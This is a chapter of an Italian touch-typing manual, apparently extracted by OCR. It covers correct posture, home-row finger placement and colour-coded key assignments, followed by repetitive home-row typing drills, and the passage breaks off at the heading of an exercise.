Figura 15.1. Disegno tratto da un manifesto pubblicitario della macchina da scrivere Empire, approssimativamente dell'anno 1895. Si vede una giovane donna in una posizione abbastanza vicina a quella corretta, a parte il fatto che ha appena sollevato le mani dalla tastiera della macchina. La disposizione delle braccia e dei polsi è abbastanza corretta; tuttavia, la sedia non consente di appoggiare la schiena, per cui il busto pende in avanti, mentre dovrebbe trovarsi in posizione eretta.



15.1 Posizione

«

La posizione corretta, davanti a una tastiera e a uno schermo, è molto importante, per evitare di affaticarsi inutilmente. Le regole da seguire sono molto semplici.

Le mani si appoggiano sulla tastiera disponendo inizialmente i polpastrelli delle dita sulla riga base (come viene descritto in un'altra sezione) e da quella posizione bisogna poter raggiungere facilmente i tasti delle maiuscole con i mignoli: per fare questo, le braccia devono essere abbastanza distese da permettere tali movimenti senza sforzo.


Le mani dovrebbero trovarsi leggermente più in basso dei gomiti, i quali, a loro volta, si dovrebbero staccare leggermente dal corpo della persona. In questo modo si dovrebbe garantire un flusso sanguigno regolare fino alle dita delle mani. Per evitare di danneggiare i tendini, **è necessario che i polsi non siano piegati o contorti**. In pratica, le mani dovrebbero essere sullo stesso asse degli avambracci. Il corpo stesso dovrebbe essere seduto in modo da avere la schiena eretta, trovando la parte superiore dello schermo al massimo all'altezza degli occhi.

Rispetto alla macchina da scrivere meccanica della prima parte del 1900, la tastiera da elaboratore richiede di poter appoggiare i polsi; eventualmente, la disponibilità di un tavolo con una profondità tale da poter appoggiare completamente gli avambracci, migliora la situazione.

15.2 Disposizione delle dita sui tasti

Le mani si appoggiano sulla tastiera ponendo inizialmente i polpastrelli sui tasti della ***riga base***. Per la precisione, secondo la disposizione italiana dei simboli: mignolo, anulare, medio e indice della mano sinistra si appoggiano, rispettivamente, sui tasti [*a*], [*s*], [*d*] e [*f*]; indice, medio, anulare e mignolo della mano destra si appoggiano, rispettivamente sui tasti [*j*], [*k*], [*l*] e [*ò*]. I pollici si appoggiano sulla [*barra−spaziatrice*] e si usano solo per inserire gli spazi.


Figura 15.2. Tasti «base».



Dalla posizione base, le dita si spostano temporaneamente per raggiungere gli altri tasti, di volta in volta, quando devono essere premuti. Nelle figure, vengono usati dei colori per evidenziare i tasti di competenza di ogni dito: giallo per il mignolo, azzurro per l'anulare, verde per il medio e viola per l'indice. Eventualmente, alla fine del capitolo viene mostrata una mappa completa, dove la suddivisione dei tasti risulta visibile anche con una stampa eseguita con il solo colore nero.

L'assegnazione dei tasti alle dita rispettive, può subire dei piccoli cambiamenti, in base alle caratteristiche e all'inclinazione della tastiera. A tale proposito, anche i corsi di digitazione possono mostrare mappe differenti della distribuzione dei tasti. In questo capitolo e in quelli successivi, contenenti delle lezioni di addestramento, si fa riferimento a una mappa che sembra essere la più naturale, ma nulla vieta di provare a utilizzare una mappa leggermente differente.

Figura 15.3. Divisione della tastiera nelle competenze di ogni dito. Sono stati colorati con un giallo più scuro i tasti che vanno premuti con il mignolo, ma non producono la scrittura di alcun simbolo; inoltre, sono colorati in grigio i tasti da premere con i pollici. Si osservi che la lettera «B» dovrebbe essere equidistante dagli indici delle due mani, pertanto potrebbe essere premuta con l'uno o con l'altro; eventualmente, anche il numero «6» potrebbe essere ottenuto con entrambi gli indici, tuttavia dovrebbe risultare leggermente più vicino all'indice sinistro.




La scrittura di uno spazio va fatto con l'ausilio della barra spaziatrice, usando, a scelta, uno dei due pollici. Per scrivere qualche lettera maiuscola, si preferisce premere il tasto delle maiuscole, scegliendo quello vicino al mignolo dell'altra mano. Per esempio, per scrivere la lettera «A» maiuscola, si preme il tasto delle maiuscole destro, perché la mano sinistra è già impegnata.

Per l'addestramento sull'uso corretto della tastiera, si fanno normalmente degli esercizi molto semplici, con i quali si prende confidenza, prima con i tasti della riga base, quindi con gli altri gruppi di tasti, ma puntando principalmente sull'uso della porzione alfabetica, non accentata. Si tratta di esercizi che possono sembrare noiosi, ma ciò che conta è che siano eseguiti senza guardare la tastiera, in modo da acquisire il più presto possibile la manualità necessaria.

Quando si è in grado di scrivere un testo alfabetico, anche senza accenti, ma senza guardare la tastiera, si ha raggiunto un buon livello di abilità e per la parte restante della tastiera, è tollerabile il fatto di dare una sbirciatina ogni tanto.

Per l'addestramento è sufficiente l'uso di un programma per la scrittura di file di testo, assieme a un eserciziario con gli esempi da digitare. A questo proposito, nei capitoli seguenti vengono proposti degli esercizi da svolgere proprio in questo modo. Eventualmente, sono disponibili anche dei programmi che evitano di dover togliere lo sguardo dallo schermo, durante gli esercizi.


mignolo
anulare
medio
indici
medio
anulare
mignolo
pollici


15.3 Esercizi di digitazione: la riga base

La riga base è quella che contiene i tasti dove si appoggiano inizialmente i polpastrelli delle dita, esclusi i pollici che si appoggiano sulla barra spaziatrice.

Per andare a capo, alla fine di ogni riga, si preme il tasto [*Invio*], con il mignolo della mano destra. Per farlo, di norma è necessario spostare tutta la mano destra, per poi riprendere la posizione iniziale sui tasti base.

15.3.1 Esercizi sui tasti base: mano sinistra

Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c'è la necessità di raggiungere altri tasti.



Esercizio 15.6. Tasti base: mano sinistra.

asdf asdf asdf asdf asdf asdf asdf asdf asdf asdf
fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa
afsd afsd afsd afsd afad afsd afsd afsd afsd afsd
fads fads fads fads fads fads fads fads fads fads
asfd asfd asfd asfd asfd asfd asfd asfd asfd asfd
fdas fdas fdas fdas fdas fdas fdas fdas fdas fdas
sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf


Esercizio 15.7. Tasti base: mano sinistra.

ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
ad afa da fa sa ad afa da fa sa ad afa da fa sa ad

15.3.2 Esercizi sui tasti base: mano destra

«

Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c'è la necessità di raggiungere altri tasti.



Esercizio 15.9. Tasti base: mano destra.


jklò jklò jklò jklò jklò jklò jklò jklò jklò jklò
òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj
jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl
òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk
jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl
òljk òljk òljk òljk òljk òljk òljk òljk òljk òljk
kljò kljò kljò kljò kljò kljò kljò kljò kljò kljò

Esercizio 15.10. Tasti base: mano destra.

jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò
jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk
òklj òklj òklj òklj òklj òklj òklj òklj òklj
òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl
kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl
kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl
klòj klòj klòj klòj klòj klòj klòj klòj klòj

15.3.3 Esercizi sui tasti base: entrambe le mani

Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c'è la necessità di raggiungere altri tasti.



Esercizio 15.12. Tasti base: entrambe le mani.

ad adala add adds ads afa aj aja ajada al ala alada alafa alas alfa alfaja alfalfa alfalfal alfas all alla als as asa asada ask asks ass da dad dada dadas dads dal dala dalla dl dò fa fad fada fads faja fajada falda fall falla fallada falls falò falsa falsada fas ff flak flaks flask flasks ja jada jalda jaldada jas jasa ka ks la lad lada lads laja las lasa lass lassa lfd ls sa sad saja sajada sal sala salad salada salads salassa salassò salda saldò salò salsa salsas sas sass


Esercizio 15.13. Tasti base: entrambe le mani.

sass sas salsas salsa salò saldò salda salassò salassa salads salada salad sala sal sajada saja sad sa ls lfd lassa lass lasa las laja lads lada lad la ks ka jasa jas jaldada jalda jada ja flasks flask flaks flak ff fas falsada falsa falò falls fallada falla fall falda fajada faja fads fada fad fa dò dl dalla dala dal dads dadas dada dad da ass asks ask asada asa as als alla all alfas alfalfal alfalfa alfaja alfa alas alafa alada ala al ajada aja aj afa ads adds add adala ad

15.3.4 Esercizi sui tasti base con lo spostamento degli indici

«

Questi esercizi vanno svolti spostando soltanto gli indici quando ciò diventa necessario, per riportarli subito dopo sul loro tasto base di riferimento.




Esercizio 15.15. Tasti base con spostamento degli indici.
slash slags slag shall shahs shah shags shag shads shad sh sass sash sas salsas salsa salò salgada salga saldò salda salassò salassa salads salada salad sala sal sajada saja sah sags sagas saga sag sad sa ls llaga lfd lassa lass lash lasa las laja lags lag lads lada lad la ks kg kahl ka jasa jas jaldada jalda jags jaga jag jada ja hl hg hash has halls hallada hall half haldada halda hala hahs hah hags hag hadada hada had ha gs glass glas glads glad ggf gash gasajada gasa gas gals galls

Esercizio 15.16. Tasti base con spostamento degli indici.
galla gall galga galas gala gal gags gaga gag gaffs gaff gafa gads gad flasks flask flash flaks flak flags flag ff fas falsada falsa falò falls fallada falla fall falda fajada faja fahl fags fag fads fada fad fa dò dl dg dash dalla dalaga dala dal daga dads dadas dada dad da ass asks ask ash asada asa as als allg allagò allaga alla all alhaja alga alfas alfalfal alfalfa alfaja alfa alas alafa alada ala al ajada aja aj ahas aha ah agallada agalla afa ads adds add adala adahala ad

15.3.5 Esercizi sui tasti base con lo spostamento aggiuntivo del mignolo destro

Questi esercizi vanno svolti spostando soltanto gli indici e il mignolo della mano destra, quando ciò diventa necessario, per riportarli subito dopo sul loro tasto base di riferimento.



Esercizio 15.18. Tasti base con spostamento di indici e mignolo destro.

